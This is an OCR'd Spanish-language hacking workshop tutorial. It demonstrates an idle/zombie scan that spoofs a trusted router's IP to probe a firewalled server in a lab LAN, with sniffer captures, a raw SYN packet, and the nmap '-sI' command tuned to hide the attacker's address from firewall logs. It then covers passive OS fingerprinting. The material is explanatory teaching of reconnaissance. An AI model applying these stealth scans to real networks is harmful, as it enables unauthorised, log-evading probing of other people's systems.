
Equipo Servidor de una LAN corriendo con IIS por el puerto 8000 con IP 172.28.0.9 y Sistema Operativo Windows 2000 server + Firewall Zone Alarm instalado permitiendo en sus zonas de confianza la ip 172.28.0.1 (el zombie).


Equipo Zombie, 172.28.0.1, Es el router-gateway por defecto que da salida a Internet a ambos equipos

En este escenario el host atacante no podría acceder al Servidor Web de la Intranet, un simple ping a la dirección 172.28.0.9 desde 172.28.0.25 sería rechazado por el Firewall

Por supuesto que cualquier intento de acceder al Web Server también sería descartado al no pertenecer la IP del atacante a la zona de confianza del Servidor.

Veamos unas capturas de pantalla de la configuración






Observa en estas pantallas que el Firewall instalado en 172.28.0.9 bloquea TODAS LAS CONEXIONES (pantalla1) y sólo permite establecer dichas conexiones desde las ip del router 172.28.0.1


La IP 172.28.0.25 queda fuera del rango de IP de confianza por lo que ese equipo NO PODRÁ acceder a 172.28.0.9

Veamos ahora que pasaría si ejecutamos un simple ping a los equipos implicados

Al hacer un ping desde 172.28.0.20 hacia 172.28.0.9 el intento será rechazado:



Si hacemos un ping desde 172.28.0.25 hacia 172.28.0.1 sí que hallaremos respuesta porque el equipo zombie y el atacante no tienen "*muros*" que les impida la comunicación:



Ahora vamos a poner "*mas pantallitas*" que ilustran lo mismo pero mediante las capturas del esnifer

No	Protocolo	Direcciones Físicas	Direcciones IP	Puertos
1	IP/TCP	PC-Casa => Compaq	172.28.0.25 => 172.28.0.9	1112 => 0
2	IP/TCP	PC-Casa => Compaq	172.28.0.25 => 172.28.0.9	1112 => 0
3	IP/TCP	PC-Casa => Compaq	172.28.0.25 => 172.28.0.9	1112 => 0
4	IP/TCP	PC-Casa => Compaq	172.28.0.25 => 172.28.0.9	1112 => 0
5	IP/TCP	PC-Casa => Compaq	172.28.0.25 => 172.28.0.9	1112 => 0
6	IP/TCP	PC-Casa => Compaq	172.28.0.25 => 172.28.0.9	1112 => 0
7	IP/TCP	PC-Casa => Compaq	172.28.0.25 => 172.28.0.9	1112 => 0
8	IP/TCP	PC-Casa => Compaq	172.28.0.25 => 172.28.0.9	1112 => 0


Como ves el equipo Compaq (Servidor de IP 172.28.0.9) nuestro servidor no responde al SYN de TCP 0 que le envía el Pc-Casa (Atacante de IP 172.28.0.25)

Ahora otra captura....

No	Protocolo	Direcciones Físicas	Direcciones IP	Puertos
1	IP/TCP	PC-Casa => Router	172.28.0.25 => 172.28.0.1	1112 => 0
2	IP/TCP	PC-Casa <= Router	172.28.0.25 <= 172.28.0.1	1112 <= 0
3	IP/TCP	PC-Casa => Router	172.28.0.25 => 172.28.0.1	1112 => 0
4	IP/TCP	PC-Casa <= Router	172.28.0.25 <= 172.28.0.1	1112 <= 0
5	IP/TCP	PC-Casa => Router	172.28.0.25 => 172.28.0.1	1112 => 0
6	IP/TCP	PC-Casa <= Router	172.28.0.25 <= 172.28.0.1	1112 <= 0
7	IP/TCP	PC-Casa => Router	172.28.0.25 => 172.28.0.1	1112 => 0
8	IP/TCP	PC-Casa <= Router	172.28.0.25 <= 172.28.0.1	1112 <= 0
9	IP/TCP	PC-Casa => Router	172.28.0.25 => 172.28.0.1	1112 => 0

En esta última verás que el equipo Router de IP 172.28.0.1 (nuestro zombie) SI responde a la señal SYN de TCP 0 que le envía el Pc-Casa (Atacante de IP 172.28.0.25)

Es lo mismo que observamos desde las pantallas del ping, sólo que en ésta ocasión se enviaron peticiones TCP con señal SYN activada, el paquete enviado en ambos casos fue:




```
0x0000   00 C0 49 D4 5F CD 00 05-1C 08 AE 7C 08 00 45 00
0x0010   00 28 00 00 40 00 80 06-A2 7D AC 1C 00 19 AC 1C
0x0020   00 01 04 58 00 00 00 00-00 00 00 00 00 00 50 02
0x0030   40 00 13 38 00 00
```

La única diferencia entre los paquetes envíados es la IP destino, en una fue 172.28.0.9 (que no hubo respuesta) y la otra es la IP 172.28.0.1 (la que se muestra arriba y que sí hubo respuesta)

Observa también que El campo Flags correspnde a una señal SYN y que el puerto destino es cero.

Bien, pues ahora generaremos los paquetes como se dijo en el enunciado del ejercicio.

Generaremos un paquete que envíe peticiones SYN al puerto 0 de TCP con destino a la ip del zombie, el paquete es el mismo que el que acabamos de ver en la página anterior.

Además generaremos otro paquete idéntico pero dirigido hacia el puerto 8000 de la IP 172.28.0.9 y con dirección IP origen 172.28.0.1 (nuestro zombie)

Mira lo que se recibe:

No	Protocolo	Direcciones Físicas	Direcciones IP	Puertos	Difer...
1	IP/TCP	PC-Casa => Router	172.28.0.25 => 172.28.0.1	1112 => 0	0,000
2	IP/TCP	PC-Casa <= Router	172.28.0.25 <= 172.28.0.1	1112 <= 0	0,010
3	IP/TCP	PC-Casa => Compaq	172.28.0.1 => 172.28.0.9	2222 => 8000	0,490
4	IP/TCP	Compaq <=> Router	172.28.0.9 <=> 172.28.0.1	8000 <=> 2222	0,010
5	IP/TCP	Router <=> Compaq	172.28.0.1 <=> 172.28.0.9	2222 <=> 8000	0,000
6	IP/TCP	PC-Casa => Router	172.28.0.25 => 172.28.0.1	1112 => 0	0,010
7	IP/TCP	PC-Casa <= Router	172.28.0.25 <= 172.28.0.1	1112 <= 0	0,010
8	IP/TCP	PC-Casa => Compaq	172.28.0.1 => 172.28.0.9	2222 => 8000	0,491
9	IP/TCP	Compaq <=> Router	172.28.0.9 <=> 172.28.0.1	8000 <=> 2222	0,010
10	IP/TCP	Router <=> Compaq	172.28.0.1 <=> 172.28.0.9	2222 <=> 8000	0,000
11	IP/TCP	PC-Casa => Router	172.28.0.25 => 172.28.0.1	1112 => 0	0,010
12	IP/TCP	PC-Casa <= Router	172.28.0.25 <= 172.28.0.1	1112 <= 0	0,010
13	IP/TCP	PC-Casa => Compaq	172.28.0.1 => 172.28.0.9	2222 => 8000	0,491
14	IP/TCP	Compaq <=> Router	172.28.0.9 <=> 172.28.0.1	8000 <=> 2222	0,010
15	IP/TCP	Router <=> Compaq	172.28.0.1 <=> 172.28.0.9	2222 <=> 8000	0,000

Paquete 1. PC-casa envía a Router, Router Responde a PC casa. Esto es normal puesto que entre Pc-casa y Router no hay filtros ni nada que evite una comunicación cualquiera, lo vimos antes el atacante y el zombie pueden comunicarse sin mas.

Paquete 2. Router responde a PC-Casa, lógico no?

Paquete 3. Pc-Casa envía a Compaq (es el servidor) observa que en el paquete 1 la IP de PC-casa es 172.28.0.25, pero en este paquete la IP es la 172.28.0.1 (el spoofing). Además la petición la envía hacia el puerto 8000. en condiciones normales el equipo Compaq NO RESPONDERIA.

Paquete 4. PC-Casa responde al Router, claro él piensa que la petición la hizo 172.28.0.1 cuando realmente fuimos nosotros

Paquete 5. El router responde a Compaq, en atención al paquete número 4

Y así sucesivamente.... paquetes 6 al 10, 11 al 15, 16 al 20 etc. tantos como veces se haya repetido el envío.

Si observásemos los números de Identificación de cada paquete que recibe PC-Casa del Router (estos números se irían incrementando de 2 en dos, es decir si la primera ID fuese 40, le seguirían 42-44-46-48....) realmente puede ser otra secuencia, pueden ser de 4 en 4, de 12 en 12, etc. dependerá del número de paquetes que le enviemos "*a la vez*" , si sólo es 1 pues de dos en dos, si son 2 de cuatro en cuatro, etc.

Claro, estarás pensando... ¡¡¡¡ Qué cachondo ¡!!! Tú puedes ver el tráfico de todos, así cualquiera.

Pues daría igual, en el supuesto que no pudiese esnifar todo el tráfico de la red, sí que podría capturar el mío, tanto de entrada como de salida.

En la pantalla anterior, las líneas en rojo son los paquetes que entran por la tarjeta de red del atacante, los verdes los que salen y los negros los que "pasan" pero que no van dirigidos a él.

Es decir, siempre podríamos escuchar los paquetes 2,7,12,17,22.... puesto que van dirigidos hacia nosotros, observando los números de Identificación de esos paquetes descubriríamos si el puerto 8000 está abierto o no.

Ahora vamos a enviar los mismos paquetes de datos pero contra un puerto que no esté abierto, por ejemplo el 21 de TCP

1	IP/TCP	PC-Casa => Router	172.28.0.25 => 172.28.0.1	1112 => 0	105,342
2	IP/TCP	PC-Casa <= Router	172.28.0.25 <= 172.28.0.1	1112 <= 0	0,010
3	IP/TCP	PC-Casa => Compaq	172.28.0.1 => 172.28.0.9	2222 => 21	0,491
4	IP/TCP	PC-Casa => Router	172.28.0.25 => 172.28.0.1	1112 => 0	0,020
5	IP/TCP	PC-Casa <= Router	172.28.0.25 <= 172.28.0.1	1112 <= 0	0,010
6	IP/TCP	PC-Casa => Compaq	172.28.0.1 => 172.28.0.9	2222 => 21	0,490
7	IP/TCP	PC-Casa => Router	172.28.0.25 => 172.28.0.1	1112 => 0	0,020
8	IP/TCP	PC-Casa <= Router	172.28.0.25 <= 172.28.0.1	1112 <= 0	0,010
9	IP/TCP	PC-Casa => Compaq	172.28.0.1 => 172.28.0.9	2222 => 21	0,491
10	IP/TCP	PC-Casa => Router	172.28.0.25 => 172.28.0.1	1112 => 0	0,020
11	IP/TCP	PC-Casa <= Router	172.28.0.25 <= 172.28.0.1	1112 <= 0	0,010
12	IP/TCP	PC-Casa => Compaq	172.28.0.1 => 172.28.0.9	2222 => 21	0,491
13	IP/TCP	PC-Casa => Router	172.28.0.25 => 172.28.0.1	1112 => 0	0,020
14	IP/TCP	PC-Casa <= Router	172.28.0.25 <= 172.28.0.1	1112 <= 0	0,010
15	IP/TCP	PC-Casa => Compaq	172.28.0.1 => 172.28.0.9	2222 => 21	0,491
16	IP/TCP	PC-Casa => Router	172.28.0.25 => 172.28.0.1	1112 => 0	0,020
17	IP/TCP	PC-Casa <= Router	172.28.0.25 <= 172.28.0.1	1112 <= 0	0,010

Casi no hace ni falta decir más, el spoofing se hizo igual que antes, pero basta observar que no hay direcciones "*pasantes*" como las había antes, el campo ID de TODOS los envíos que hace PC-Casa (en verde) TENDRÁN LA MISMA NUMERACIÓN, lo que indica que el puerto no está abierto.

Si nos ponemos a pensar un poquito.....

¿Qué es lo que realmente se consigue con la ip del zombie?

R: Un proxy, el zombie funcionaría como un proxy pero él no lo sabe, no se da cuenta que está siendo utilizado.

¿Por qué estas seguro de que se ha hecho un IP-Spoofing?

R: Si analizas las líneas en verde de las capturas, verás que el equipo con dirección física llamado PC-Casa, en unos paquetes aparece con IP 172.28.0.25 y en otros 172.28.0.1

¿Se puede utilizar cualquier otro puerto TCP que no sea el 0?

R: Sí, puedes usar cualquiera siempre y cuando tu propio equipo y el zombie lo puedan usar, esta es la explicación de usar el 0 de TCP, dos equipos de confianza en una red no filtrarán el puerto de control TCP entre ellos, pero se puede usar cualquiera

¿Esto se puede aplicar a Internet?

R: Sí, siempre y cuando exista una relación de confianza entre el atacante-zombie y zombie-servidor, en el caso que no sea así, no funcionará. Además muchos Sistemas Operativos, IDS y Firewalls poseen la "*inteligencia*" de detectar este tipo de escaneos o artimañas, por lo que no siempre será efectivo

¿Qué ocurre en el Firewall del Servidor al recibir ese tipo de paquetes?

R: Nada, el Firewall deja pasar el paquete puesto que piensa que va dirigido a un puerto que presta un servicio autorizado y el paquete viene de una IP de confianza.

¿Se guardan Logs en el Firewall del intento?

R: Si la pregunta se refiere a alertas de accesos, la respuesta es NO puesto que se trata de una IP de confianza. Si la pregunta es qué IP recoge en la conexión... LA DEL ZOMBIE.

¿Qué pasaría si en lugar de falsear la IP con la del equipo zombie, la falsease con la propia IP del objetivo?

R: Buen intento, pero no funcionará. Se rechazará la conexión y además EL FIREWALL CANTARÁ y recogerá un intento de conexión, eso sí, Las ip's origen y destino serán las del propio equipo del firewall (172.28.0.9).

Bien, sólo falta saber cómo se hace esto, ¿verdad?

¿A que no sabes cómo se puede hacer esto mismo?


R: Con nuestro maravilloso escaneador **nMAP** !!!!!

Mira qué simple: **nmap -p puerto_a_probar -P0 -sI ip.del.zombie ip.del.objetivo**

En nuestro ejemplo: ***nmap -p 8000 –P0 –sI 172.28.0.1 172.28.0.9***

Advertencia: Si se suprime el parámetro -P0, hará un ping contra el objetivo con nuestra IP real.

Esta orden se ejecutaría desde el equipo 172.28.0.25 (el atacante) y nMAP hará el resto



Joer, pues menudo rollo te has marcado para que al final se quede en una sola línea de código... menuda brasa para esto... pero bueno, tiene sus ventajas:

1º) Espero que hayas entendido perfectamente la técnica y el objeto de la misma

2º) nMAP, no es "*tan limpio*" como hacerlo "*a mano*", mira lo que captura el esnifer cuando se usa nMAP tal y como se indicó antes:


No	Protocolo	Direcciones Físicas	Direcciones IP	Puertos
21	IP/TCP	PC-Casa <= Router	172.28.0.25 <= 172.28.0.1	58118 <= 80
22	IP/TCP	PC-Casa => Router	172.28.0.9 => 172.28.0.1	58112 => 80
23	IP/TCP	PC-Casa <= Router	172.28.0.9 <= 172.28.0.1	58112 <= 80
24	IP/TCP	PC-Casa => Router	172.28.0.9 => 172.28.0.1	58112 => 80
25	IP/TCP	PC-Casa <= Router	172.28.0.9 <= 172.28.0.1	58112 <= 80
26	IP/TCP	PC-Casa => Router	172.28.0.9 => 172.28.0.1	58112 => 80
27	IP/TCP	PC-Casa <= Router	172.28.0.9 <= 172.28.0.1	58112 <= 80
28	IP/TCP	PC-Casa => Router	172.28.0.9 => 172.28.0.1	58112 => 80
29	IP/TCP	PC-Casa <= Router	172.28.0.9 <= 172.28.0.1	58112 <= 80
30	IP/TCP	PC-Casa => Router	172.28.0.25 => 172.28.0.1	58280 => 80
31	IP/TCP	PC-Casa <= Router	172.28.0.25 <= 172.28.0.1	58280 <= 80
32	IP/TCP	PC-Casa => Compaq	172.28.0.1 => 172.28.0.9	80 => 8000
33	IP/TCP	Compaq <=> Router	172.28.0.9 <=> 172.28.0.1	8000 <=> 80
34	IP/TCP	Router <=> Compaq	172.28.0.1 <=> 172.28.0.9	80 <=> 8000
35	IP/TCP	PC-Casa => Router	172.28.0.25 => 172.28.0.1	58194 => 80
36	IP/TCP	PC-Casa <= Router	172.28.0.25 <= 172.28.0.1	58194 <= 80
37	IP/TCP	PC-Casa => Router	172.28.0.25 => 172.28.0.1	58190 => 80
38	IP/TCP	PC-Casa <= Router	172.28.0.25 <= 172.28.0.1	58190 <= 80
39	IP/TCP	PC-Casa => Compaq	172.28.0.1 => 172.28.0.9	80 => 8000
40	IP/TCP	Compaq <=> Router	172.28.0.9 <=> 172.28.0.1	8000 <=> 80
41	IP/TCP	Router <=> Compaq	172.28.0.1 <=> 172.28.0.9	80 <=> 8000
42	IP/TCP	PC-Casa => Router	172.28.0.25 => 172.28.0.1	58151 => 80
43	IP/TCP	PC-Casa <= Router	172.28.0.25 <= 172.28.0.1	58151 <= 80
44	IP/TCP	PC-Casa => Router	172.28.0.25 => 172.28.0.1	58212 => 80
45	IP/TCP	PC-Casa <= Router	172.28.0.25 <= 172.28.0.1	58212 <= 80

Las diferencias son evidentes, se genera un tráfico excesivo, hasta el paquete número 33 no empezamos a "*ver*" resultados, por lo demás es lo mismo el spoofing se realiza igual (unas veces la IP de Pc-CASA es 172.28.0.1 y otras 172.28.0.25, otras diferencias son los puertos que usa, el 80 y otros más altos 58000 y pico, pero el resultado es el mismo, falsear la IP de origen y "*tantear*" el puerto 8000 desde un equipo "*sin acceso*" al servicio que está bloqueado por el Firewall. Sigo pensando que es más "*elegante*" hacerlo a mano.

OS FingerPrinting

De todos es conocido que existen numerosos escáneres que nos permiten averiguar el sistema operativo que utiliza un equipo remoto, nmap es una de ellas bastaría con poner:

Nmap –O ip.del.objetivo



Como ves en la captura de la pantalla nos informa de las "*posibles*" versiones del Sistema operativo... un Windows en alguna de sus versiones incluso aunque no existan puertos abiertos....

¿einnn? ¿Comorrrr? ¿Un escaneo que me dice el Sistema Operativo aunque no haya puertos abiertos?

R: Pues sí, para descubrir el sistema Operativo de un equipo podemos utilizar dos técnicas:

Rastreo Activo
Rastreo Pasivo

Un rastreo activo es aquel que **descubre puertos significativos de un equipo, es una técnica "*agresiva*"** puesto que intentará probar dichos puertos para establecer la conexión y averiguar si corre un determinado servicio o no, imagina una máquina con puertos abiertos como el 139, 445, 135, 3389 casi con toda probabilidad puede ser un Windows.

Un rastreo pasivo consiste en hacer un **seguimiento de la Pila de protocolos TCP/IP** y realizar una suposición razonable del Sistema Operativo que corre un host.

Los rastreos pasivos son más sigilosos puesto que no establecen una conexión como tal, si pueden escanearán puertos abiertos pero no es preciso que los haya...

¿Por qué?

R: Porque muchos sistemas operativos "*firman*" sus pilas TCP con determinadas parámetros, las "**firmas pasivas**" son:

TTL Tiempo de vida del paquete saliente
Tamaño de la ventana TCP
El **bit de No fragmentación**

Juntando al menos esos tres parámetros y observando sus respuestas podremos hacernos una idea del tipo de sistema Operativo que corre un sistema Remoto.

Cada implementación de S.O. incluso cada versión, cada kernel, etc. suelen tener sus propias definiciones de cómo opera la pila TCP/IP en sus respuestas y envíos, no es que sea una ciencia cierta pero es bastante fiable.

Así que bastaría poner nuestro esnifer favorito a escuchar, lanzar una petición SYN al destino y observar las respuestas, analizamos esos tres campos y podemos "*suponer*" el Sistema Operativo.

Obviamente hay aplicaciones que lo hacen solitas, cheops, siphon, nmap, queso, etc.. son algunas, *pero señores, esto en un TALLER y en los talleres se deben explicar con detalle y olvidarse de herramientas ya preparadas para ello, vamos que nos toca analizar capturas como siempre....*

El problema lo tendremos en como y con qué contrastar la información, por que si nos sale una información de:

TTL 255
Tamaño Ventana TCP 2798
Bit de fragmentación: 1

Qué demonios de Sistema operativo maneja esos parámetros.... jeje, esto pertenece a un solaris v 2.6/2.7

Si queremos herramientas automatizadas, los usuarios de Windows tenemos muchas aunque no "*dedicadas*" a esto, los usuarios de LiNUX tienen más suerte, ya las mencioné, siphon, queso, cheops, etc...

Pero bueno, como nosotros lo haremos "*a mano*" nos dará igual, lo que si necesitaremos es *"esa base de datos"* donde consultar.

Así que vamos a descargarnos siphon, *no... si yo uso Windows... yo no tengo LiNUX...* no pasa nada, lo único que usaremos de siphon será su archivo de configuración para consultar las capturas del esnifer.

Además... **ya existe para Win32 y LiNUX, así que no tienes excusa:**

http://siphon.datanerds.net/

Lo que realmente nos interesa de *siphon* para este ejercicio es un archivo llamado ***osprints.conf***, que viene con el zip o el tgz descargado pero también podéis descargar sólo eso:

http://siphon.datanerds.net/osprints.conf

En ese archivo encontraréis las firmas "*mas comunes*" de diferentes Sistemas Operativos, así que sólo tenemos que compararlas con nuestras capturas del esnifer y encontrar el valor "más" parecido o igual.

La estructura del archivo es sencilla:

```
# Send new fingerprints to siphon@subterrain.net

# Window:TTL:DF:Operating System
# DF = 1 for ON, 0 for OFF.

7D78:64:1:Linux 2.1.122 - 2.2.14
77C4:64:1:Linux 2.1.122 - 2.2.14
7BF0:64:1:Linux 2.1.122 - 2.2.14
7BC0:64:1:Linux 2.1.122 - 2.2.14
.....
.....
```

